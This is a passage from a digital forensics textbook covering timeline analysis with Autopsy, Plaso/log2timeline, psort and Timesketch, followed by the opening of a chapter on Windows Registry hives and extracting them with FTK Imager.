


Figure 5.38: PowerShell command line history

Overall, the command line history can be an invaluable source of information for digital forensics investigations, and forensic analysts should always consider examining the command line history as part of their analysis process.

The next topic is timeline, why it plays a crucial role in digital forensics, and how to leverage timeline in digital forensics and incident response. We will be using various open-source tools.

Timeline analysis

Timeline analysis is an essential part of digital forensics that involves the examination and analysis of system logs, file timestamps, and other metadata to determine when and how an incident has occurred on a digital device. It helps investigators reconstruct a series of events and actions that have taken place on a computer or mobile device, including file creation, modification and deletion, internet activity, login and logout events, and more.

Timeline analysis is crucial in digital forensics because it allows investigators to identify potential sources of evidence, reconstruct a sequence of events, and ultimately build a case against a suspect. It helps to provide a chronological narrative of what occurred on a device or network, which can be used to confirm or refute alibis, identify the source of a cyber-attack, or pinpoint the cause of a system malfunction.

Almost all commercial forensics tools also have some sort of timeline analysis capability. We will explore two of the most popular open-source tools: The Sleuth Kit (Autopsy) and Log2timeline.

Autopsy

Autopsy is a graphical interface to examine and analyze forensic artifacts on a digital device. Autopsy includes several tools to perform timeline analysis, including mactime, which generates a timeline of file and directory activity based on the timestamps of files and directories. Autopsy provides a graphical interface to visualize the timeline and filter events based on specific criteria, such as file extensions, users, and dates.

How to use Timeline in Autopsy

Here are the steps to use timeline in Autopsy:

1. Load the forensics disk image to Autopsy.
2. Click on Timeline as shown in the following figure:




Figure 5.39: Autopsy timeline function

The autopsy timeline feature is very easy and self-explanatory to use:

1. Set what time you want to use UTC or your local time.
2. Select Time unit and event type.
3. Apply filter to reduce the noise from your investigation.

4. Choose the view mode whichever makes sense for you.
5. Click on the bar for a certain year, month, or day you want to analyze.
6. Go through the events and select them to get more detailed information.
7. Analyse the log/event information.
8. Review and analyze more data from different fields.
9. Create snapshot reports once you are done with analysis as shown in the following figure. We will cover reporting in *Chapter 10, Advanced Forensics Tools, Commands and Methods* in more detail, as shown:




Figure 5.40: Features of Autopsy

Log2timeline

It is a command line tool available for both Linux and Windows operating systems. It is very robust to help digital forensics professionals speed up their investigation. Log2timeline is a part of the Plaso framework with a few other tools. Let us learn about it in detail.

What is Plaso?

Plaso, also known as **super timeline analysis tool**, is an open-source Python-based framework that helps digital forensics and incident response investigators to automatically correlate various data sources, such as logs, file system metadata,

and registry entries, into a single timeline. The data is then processed and correlated to create a timeline of events that can be analyzed to identify the cause of an incident. The main goal of Plaso is to provide a unified view of all the data related to an incident, making it easier to understand the timeline of events that led to the incident.

We have already covered how to install Plaso in [*Chapter 2, Digital Forensics Lab Setup*](#)

One of the most important tools in Plaso is `log2timeline.py`. This tool is used to create a timeline of events based on the data extracted from various sources. To use `log2timeline.py`, you need to provide it with a source of data to analyze, such as a disk image or a collection of log files. Once you have the data, you can use `log2timeline.py` to extract the information you need and create a timeline of events.

Plaso has several other useful tools that can be used for digital forensics and incident response. They are:

- **psort.py:** This tool is used to filter and sort the data collected by `log2timeline.py`. It can be used to extract specific information, such as all the files accessed by a specific user, or all the network connections made by a specific application.
- **pinfo.py:** This tool is used to display detailed information about a specific event in the timeline.
- **psteal.py:** This tool is used to extract data from a remote system using a network connection.

To use these tools, you need to provide them with a source of data to analyze. This can be a disk image, a memory dump, or a collection of log files. Once you have the data, you can use the tools to extract the information you need and create a timeline of events.

For example, to create a timeline using `log2timeline.py`, you would use the following command:

```
log2timeline --storage-file timeline.plaso image.dd
```

Figure 5.41: Log2time command

The command `log2timeline --storage-file timeline.plaso image.dd` is used to create a timeline of activity from a forensic image file `image.dd` and store it in a

Plaso storage file called `timeline.paso`. Here is what each of the components of the command mean:

- `log2timeline` is a command-line tool that is part of the Plaso forensic analysis toolset. It is used to create a timeline of activity based on various input sources.
- `--storage-file` is an option that specifies the name of the Plaso storage file where the timeline will be stored. In this case, the file name is `timeline.paso`.
- `timeline.paso` is the name of the Plaso storage file where the timeline will be stored.
- `image.dd` is the name of the forensic image file that will be used as the input source for the timeline. This file contains a bit-by-bit copy of a storage device or other data source and can be used for forensic analysis.

Once the database is created, you can use `psort.py` to extract specific information from it.

For example, this command tells `psort.py` to create a timeline of events where the username is `labuser`. The resulting output will show all the events that match the criteria:

```
psort.py -o timeline plaso.db "user. Username == 'labuser'"
```

Figure 5.42: Sorting the timeline content for the labuser

Let us understand `log2timeline` in detail with its different features and filter that comes in handy during the investigation.

Log2timeline.py

`Log2timeline` is another open-source digital forensics tool that parses log files to generate a timeline of events from various sources, including system logs, web history, and social media. The tool supports many log formats and provides a customizable and flexible command-line interface. `Log2timeline` allows investigators to generate a detailed timeline of events, including logon and logoff times, file access times, internet history, and more. By using `log2timeline.py` along with other Plaso tools, investigators can gain valuable insights into the actions of users and applications on a system.

Log2timeline has a YAML-based filter feature. It allows us to specify the path of each file or directory that Plaso should include or exclude for parsing. Here are the features:

- It applies inclusion filters before exclusion filters.
- It includes or excludes files and subdirectories when specifying the path of a directory.
- It matches path filters with case sensitivity or insensitivity, depending on the file system.

A path filter consists of a set of attributes:

- **Description:** Optional description of the purpose of the path filter.
- **Paths:** One or more paths to filter defined as a regular expression.
- **Path_separator:** Optional path segment separator, which is ‘/’ by default.
- **Type:** Required filter type either include or exclude.

Event filters can be used to:

- **Export event data:** We can export event data to various output formats, such as CSV, JSON, or SQLite, by applying filters based on event attributes, such as date, time, source, or message.
- **Selectively analyze event data:** We can perform analysis on event data by applying filters based on event attributes, such as date, time, source, or message. This can help us focus on specific events of interest and reduce noise.
- **Apply a label to event data based on certain criteria:** We can apply labels to event data by applying filters based on event attributes, such as date, time, source, or message. This can help us categorize and group events based on certain criteria.

Event filters in log2timeline can selectively analyze and export specific events from the generated timeline. The filters can be applied based on various criteria, such as time range, event type, source, and keywords.

For example, if you are only interested in events related to a specific user account or a particular application, you can apply a filter to only include events that match those criteria. This can help reduce the amount of data that needs to be analyzed and make it easier to identify relevant events.

Additionally, log2timeline allows you to apply labels to events that meet certain criteria. These labels can be used to categorize events based on their significance or to highlight events that require further analysis. For instance, you can apply a **suspicious** label to events that match certain patterns or indicate potential malicious activity.

The event filter has Boolean operator support. There is good documentation on the log2timeline and other features which you can find at:

<https://plaso.readthedocs.io/en/latest/sources/user/Using-log2timeline.html#:~:text=log2timeline%20is%20a%20command%20line,th e%20pinfo%20and%20psort%20tools>.

Let us see an example of `windows.yaml` filter and what the command looks like.

`--file-filter windows.yaml`: This option specifies the YAML file containing filters for file parsing. In this case, the `windows.yaml` filter is used for parsing Windows event log files.

Command: `log2timeline.py --file-filter windows.yaml --storage-file <DS4_timeline.plaso> <source.raw>`

```
plaso - log2timeline version 20230311
Source path      : /media/sf_Victim_shared/Windows 10/Win10 lab fresh/DS4 cobalt/image in raw .001
Source type     : storage media image
Processing time  : 00:18:22

Tasks:      Queued  Processing      Merging      Abandoned      Total
          526       6           1           0           28935

Identifier    PID      Status      Memory      Sources      Event Data      File
Main          1946054  running    313.6 MiB   200916 (0)   940220 (8)   f4b52594f9cb44b6a3903f7313100592
Worker_00     1946178  extracting  318.1 MiB   77160 (0)    634736 (0)   NTFS:\Windows\System32\certmgr.dll
Worker_01     1946180  idle       732.4 MiB   123755 (0)   430174 (0)   NTFS:\Windows\INF\setupapi.offline.2019
1207_091437.log
```

Figure 5.43: Creating DS4_timeline.plaso

Next, we would sort the timeline: `PsSort.py -w < output csv file location> <storage file>`

```
PsSort.py -w /home/labuser/Psorted_DS4_timeline.csv DS4_timeline.plaso
```

Figure 5.44: Running Psorted command

The command will sort all the events in the `DS4_timeline.plaso`:

```

plaso - psort version 20230311
Storage file      : timeline.plaso
Processing time   : 00:02:17

Events:          Filtered    In time slice  Duplicates  MACB grouped  Total
                0           0            53          379778       4795396

Identifier        PID  Status      Memory      Events      Tags      Reports
Main             601541  exporting  155.8 MiB  388255 (2191)  0 (0)     0 (0)

```

Figure 5.45: Running Psort command

Analysis plugin

Log2timeline has a couple of analysis plugins which aid forensics analysts to focus on specific aspects of an investigation. Here are some of the plugins you can use:

- **Browser_search:** This plugin is used to analyze and extract information related to browser search entries from events.
- **Chrome_extension:** The `chrome_extension` plugin is designed to collect information about chrome extensions installed in the system.
- **nsrlsvr:** The nsrlsvr plugin is used to check for hashes in the **National Software Reference Library (NSRL)** database.
- **Tagging:** The tagging plugin allows labeling events based on defined rules in a tagging file.
- **unique_domains_visited:** This plugin generates a list of all domains visited, allowing investigators to identify patterns of browsing behavior.
- **Virustotal:** The virustotal plugin queries the VirusTotal database to check for hashes of known malware.

For an updated and detailed list of analysis plugins, always refer to the official documentation.

Timesketch

Timesketch is a free and open-source software tool that facilitates collaborative forensic timeline analysis. It allows users to create and organize timelines and conduct analysis simultaneously with their collaborators. With Timesketch, users can add contextual information to raw data by annotating, commenting, tagging, and highlighting important data points. This tool streamlines the process of forensic investigation by enabling multiple investigators to collaborate in real-time and share their findings with one another.

GitHub repository link: <https://github.com/google/timesketch>

In addition to its collaborative features, Timesketch also supports a wide range of data sources, including log files, disk images, memory dumps, and network packet captures. It integrates with various forensic tools and can import data from popular formats such as CSV, JSON, and Elasticsearch.

Timesketch also has a powerful search engine that allows users to query data using simple keyword searches or complex regular expressions. It supports advanced search features like fuzzy matching, stemming, and synonym expansion.

Another notable feature of Timesketch is its ability to generate automatic timelines from data sources. This can save time for investigators who do not want to manually sift through large datasets to identify important events.

Overall, Timesketch is a valuable tool for forensic investigators, incident responders, and security analysts who need to collaborate on and analyze large amounts of data in a streamlined and efficient manner.

Some of the Timesketch features are:

- **Advanced search capabilities:** Timesketch allows users to search through all the data in a sketch using a variety of filters, including keyword, timestamp, and label.
- **Customizable timelines:** Users can customize the appearance of their timelines, including the time scale and the types of events displayed.
- **Data import:** Timesketch supports importing data from a variety of sources, including forensic images, log files, and network traffic captures.
- **Collaboration:** Timesketch is designed for collaboration, allowing multiple users to work on the same sketch simultaneously and share their findings with others.
- **Visualization:** Timesketch includes a range of visualizations, such as histograms and bar charts, to help users better understand their data.
- **Integration with other tools:** Timesketch integrates with a variety of other forensic analysis tools, such as Plaso and Volatility, to provide a more comprehensive analysis of digital evidence.
- **API access:** Timesketch provides an API that allows users to access and manipulate data in their sketches programmatically. This feature can be used to automate repetitive tasks or to integrate Timesketch with other tools and systems.

It is worth the time to install and explore the features of Timesketch, especially if you are planning to collaborate and scale up your forensics analysis operations.

Conclusion

In conclusion, timeline analysis is a critical component of digital forensics that enables investigators to reconstruct a sequence of events and actions that have taken place on a digital device or network. The analysis of system logs, file timestamps, and other metadata can provide valuable insights into potential sources of evidence, confirm or refute alibis, identify the source of a cyber-attack, and pinpoint the cause of a system malfunction. The Sleuth Kit (Autopsy) and Plaso (Log2timeline) are two popular open-source tools that provide investigators with various options for timeline analysis. Autopsy provides a graphical user interface that enables investigators to examine and analyze forensic artifacts on a digital device, including the ability to generate a timeline of file and directory activity. On the other hand, Plaso offers a Python-based framework that automatically correlates various data sources, such as logs, file system metadata, and registry entries, into a single timeline.

Overall, the use of timeline analysis tools in digital forensics is essential for identifying and understanding the events that led up to an incident, which can provide valuable evidence in investigations and court proceedings. The use of these tools should be part of every digital forensics investigator's toolkit.

Points to remember

- Magic signatures can be used to identify file types and malware analysis.
- MBR can have up to 4 partition entities.
- MPT holds the type and number of partitions on the disk.
- Linux shell history can be retrieved from `/.bash_history` file.
- \$I Files: Hold metadata about deleted files.
- \$R Files: Store the actual data for potential recovery.
- Log2timeline is one of the several utilities that come in the plaso framework.

Questions

1. What is a magic signature?

2. What is MBR and how does it work?
3. What is MFT and how does it work?
4. List five types of system logs that can be found on Linux OS.
5. Can you describe in detail what happens at the file system level when a file is deleted, including the steps involved in moving the file to the Recycle Bin or permanently deleting it, and how this information can be leveraged in digital forensics investigations?
6. In Linux forensics, how can the examination of command line history (for example, .bash_history) assist in reconstructing user actions and system events, and what challenges may arise in interpreting this data accurately?
7. Why is the timeline important? Mention two utilities or tools that can be used to generate a timeline.

References

- *File System Forensic Analysis, Brian Carrier, 2005, ISBN-10: 0-32-126817-2*
- [Http://technet.microsoft.com/en-us/library/cc976808.aspx](http://technet.microsoft.com/en-us/library/cc976808.aspx)
- [Http://msdn.microsoft.com/en-us/library/bb470038\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/bb470038(VS.85).aspx)
- <https://dub002.mail.live.com/default.aspx?id=64855&owa=1&owasuffix=owa%2f#!htt ps://skydrive.live.com/?cid=b106de1366bb1ddc!cid=B106DE1366BB1DDC&id=B106DE1366B1DDC%21227>
- <https://www.sans.org/blog/digital-forensics-detecting-time-stamp-manipulation/>
- <https://code.google.com/archive/p/mft2csv/downloads>
- *Plaso*
<https://buildmedia.readthedocs.org/media/pdf/plaso/latest/plaso.pdf>

Join our book's Discord space

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

<https://discord.bpbonline.com>



CHAPTER 6

Windows Registry and Artifacts

Introduction

This chapter provides an overview of Windows Registry in digital forensics investigations. It covers registry hives, extraction methods, and analysis techniques using Registry Explorer, autopsy, FTK imager etc. The chapter includes practical scenarios for analyzing the Windows Registry to find recently accessed files, system information, and persistence mechanisms set up by threat actors. Additionally, it covers USB/external drive forensics and commonly known registry keys used for persistence.

The chapter begins with an introduction to Windows Registry and its role in digital forensics investigations. It explains the structure of the Windows Registry and its various hives, including the System, Software, Security, SAM, and Default hives. The chapter covers registry hive extraction using FTK Imager and the importance of preserving the integrity of the extracted registry hives.

The chapter provides practical scenarios for analyzing the Windows Registry, such as finding recently accessed files, system information, and persistence mechanisms set up by threat actors. It covers the various Registry keys associated with these scenarios and how to analyze them using appropriate tools.

The chapter also covers USB/external drive forensics, including the analysis of mounted devices, Shimcache, Amcache, UserAssist, Prefetch, JumpList, LNK files, ShellBag, and Recent Apps. Finally, the chapter covers commonly known Registry keys used for persistence and the various techniques used by threat actors to achieve persistence. It discusses how to detect and investigate these persistence mechanisms.

Structure

This chapter covers the following topics:

- Windows Registry analysis
- How to extract Windows Registry hives
- Analyze Registry Hives using Registry Explorer
- Shimcache
- Amcache
- UserAssist
- Prefetch
- JumpList
- LNK file analysis
- ShellBag
- Recent apps
- USB drive or thumb drive analysis
- Mounted devices

Objectives

The chapter aims to equip readers with a comprehensive understanding of the Windows Registry by covering different hives and their collection methods. Learn where and what artifacts and evidence withing windows registry hives. At the end of the chapter digital forensic professionals acquire the necessary knowledge and skills necessary to uncover artifacts and evidence to support and build their investigation.

Windows Registry analysis

This chapter will cover forensics analysis of past incidents. We will start with registry analysis by collecting the registry hives using FTK lite. The first step is to grab registry hives off the Windows 10 environment.

The Windows Registry is a critical component of the Windows operating system that contains configuration settings and options for the operating system and its installed applications. It is a centralized database that stores information about hardware, software, user accounts, network settings, and other system-related settings. The registry is used by the operating system and applications to store and retrieve information quickly and efficiently.

The importance of Windows Registry

In **Digital Forensics Incident Response (DFIR)**, the Windows Registry is a valuable source of information about a system's configuration, usage, and activities. The registry can provide investigators with information about the programs installed on the system, when they were installed, and how they were configured. It can also provide information about user activity, network connections, and system performance. The registry is an essential source of evidence in forensic investigations, as it can help investigators understand what happened on a system and who was responsible.

The Windows Registry is also important in malware analysis. Malware often modifies the registry to hide its presence, disable security features, and maintain persistence on the system. By analyzing the registry, forensic investigators can identify malware, understand its behavior, and develop effective countermeasures.

Location of Windows Registry hives

The Windows Registry is stored on the local hard drive of a Windows machine. The registry is divided into several hives, which are stored in files on the hard drive. The location of these files varies depending on the version of Windows, but they are typically found in the `\Windows\System32\Config` directory. The registry hives are named according to their function, and include the following:

- `HKEY_CLASSES_ROOT`: Contains information about registered file types and their associated applications.
- `HKEY_CURRENT_CONFIG`: Contains information about the current hardware profile of the system.
- `HKEY_CURRENT_USER`: Contains information about the currently logged-on user, including preferences, settings, and application data.
- `HKEY_LOCAL_MACHINE`: Contains information about the hardware, software, and configuration of the local machine.
- `HKEY_USERS`: Contains information about all user profiles on the system.

How to extract Windows Registry hives

One of the hives in the Windows Registry is the `HKEY_LOCAL_MACHINE` hive. This hive contains information about the local machine and its hardware, software, and system configuration. Within the `HKEY_LOCAL_MACHINE` hive, there are five main keys that contain configuration information. Let us take a closer look at each of these keys. They are as follows:

- **HARDWARE**: The HARDWARE key contains information about the hardware configuration of the local machine, such as the hardware resources that are currently in use. This includes settings for devices such as printers, keyboards, and display adapters.

- **Security Accounts Manager (SAM):** The SAM key contains information about user accounts and security policies for the local machine. This includes user account names, passwords, and security settings.
- **SECURITY:** The SECURITY key contains information about the security settings for the local machine. This includes settings for user rights and privileges, as well as audit policies and security protocols.
- **SOFTWARE:** The SOFTWARE key contains information about the software installed on the local machine. This includes settings for applications, drivers, and system services. This key also contains subkeys for specific software vendors and products.
- **SYSTEM:** The SYSTEM key contains information about the system configuration of the local machine. This includes settings for device drivers, system services, and startup programs. This key also contains subkeys for specific hardware components, such as the CPU and memory.

Each of these keys contains subkeys and values that correspond to different areas of system configuration. The registry is an essential component of the Windows operating system, and it is important to use caution when making changes to the registry. Changes to the registry can have significant impacts on the stability and performance of the system. It is recommended that users create a backup of the registry before making any changes and to only make changes if they are confident in their knowledge and expertise.

How to extract Windows Registry hives

There are several tools available for extracting and analyzing the Windows Registry. One of the most common tools is the Windows **Registry Editor (Regedit)**, which is included with the Windows operating system. Regedit allows users to view, edit, and export registry keys and values. However, Regedit has some limitations, such as the inability to search for specific keys or values and the lack of support for scripting.

Other forensic tools that can be used to extract and analyze the registry include EnCase, FTK Imager, and Registry Explorer. These tools allow investigators to examine the registry in detail, search for specific keys and values, and recover deleted registry entries. These tools can also automate the extraction and analysis of the registry, making the process faster and more efficient. We will be using FTK and Registry Explorer later in this chapter.

When extracting the Windows Registry, it is important to make a backup of the registry before attempting to extract or analyze it. The registry can be tampered with or deleted, and a backup can help to restore the registry to its original state. Additionally, the registry can contain sensitive information, so investigators should take appropriate measures to protect the integrity and confidentiality of the data.

Registry hive extraction using FTK

When the need for rapid triage arises, acquiring precise registry information becomes imperative. This can be accomplished through several methods, including the utilization of modern **Endpoint Detection and Response (EDR)** tools, employing the native Windows OS regedit tool, harnessing PowerShell to extract specific registry entries, or utilizing forensic tools like FTK Imager to extract them via the Obtain Protected Files feature.

We will explore the **Obtain Protected Files** functionality within FTK Imager. This feature enables the capture of registry hives and facilitates the extraction of registry data from a forensic disk image. This procedure is typically conducted in a post-incident scenario to ensure comprehensive forensic analysis.

FTK Obtain Protected Files

The **Obtain Protected Files** functionality in FTK Imager is an indispensable feature for forensic analysts, providing a secure and robust method to extract critical data from disk images. This feature helps the retrieval of not only registry hives, which are crucial for understanding system configurations and user activities but also a wide array of other protected files.

Here are the steps of where to find the **obtain protected files** feature and how to use it:

1. Click on **Files | Obtain Protected files** as shown in *Figure 6.1*:
2. Navigate to the destination folder to store the registry export.
3. We will use these files to investigate a scenario later in the book.




Figure 6.1: Obtain protected files

Extracting registry from forensics image

To collect registry hives from disk image we need to first create a forensics disk image. Here are the steps for the same:

1. Download and install FTK Imager on the live system or launch it from safe shared/external drive.
2. Launch FTK Imager and select **Create Disk Image** from the main menu.
3. In the **Create Disk Image** window, select the disk type.
4. Select source as **Physical**, **Logical** or folder, as shown in the following figure:




Figure 6.2: Creating Disk Image and select source

5. Select the drive to be imaged:
 - a. If you have chosen the folder option, then image following folder: `C:/windows/system32/config/`
6. Provide destination location for image file and name of the image file.
7. We are selecting `.raw` format and hence no fragments are required, see *Figure 6.3*:




Figure 6.3: Image destination, image name

The screenshot showcases the example of creating an image of a specific folder. In this case it is `c:/windows/system32/config/` where Windows registry keys are stored:




Figure 6.4: Specific older image creation

1. Wait for FTK Imager to complete the registry collection process, which may take some time depending on the size of the registry.
2. Once the registry collection is complete, navigate to the location where the registry file was saved and verify that it was collected successfully.
3. Attach the image to the FTK Imager:
 - a. Click on **Add Evidence Item**.
 - b. Select **Image File**, as shown in the following screenshot:

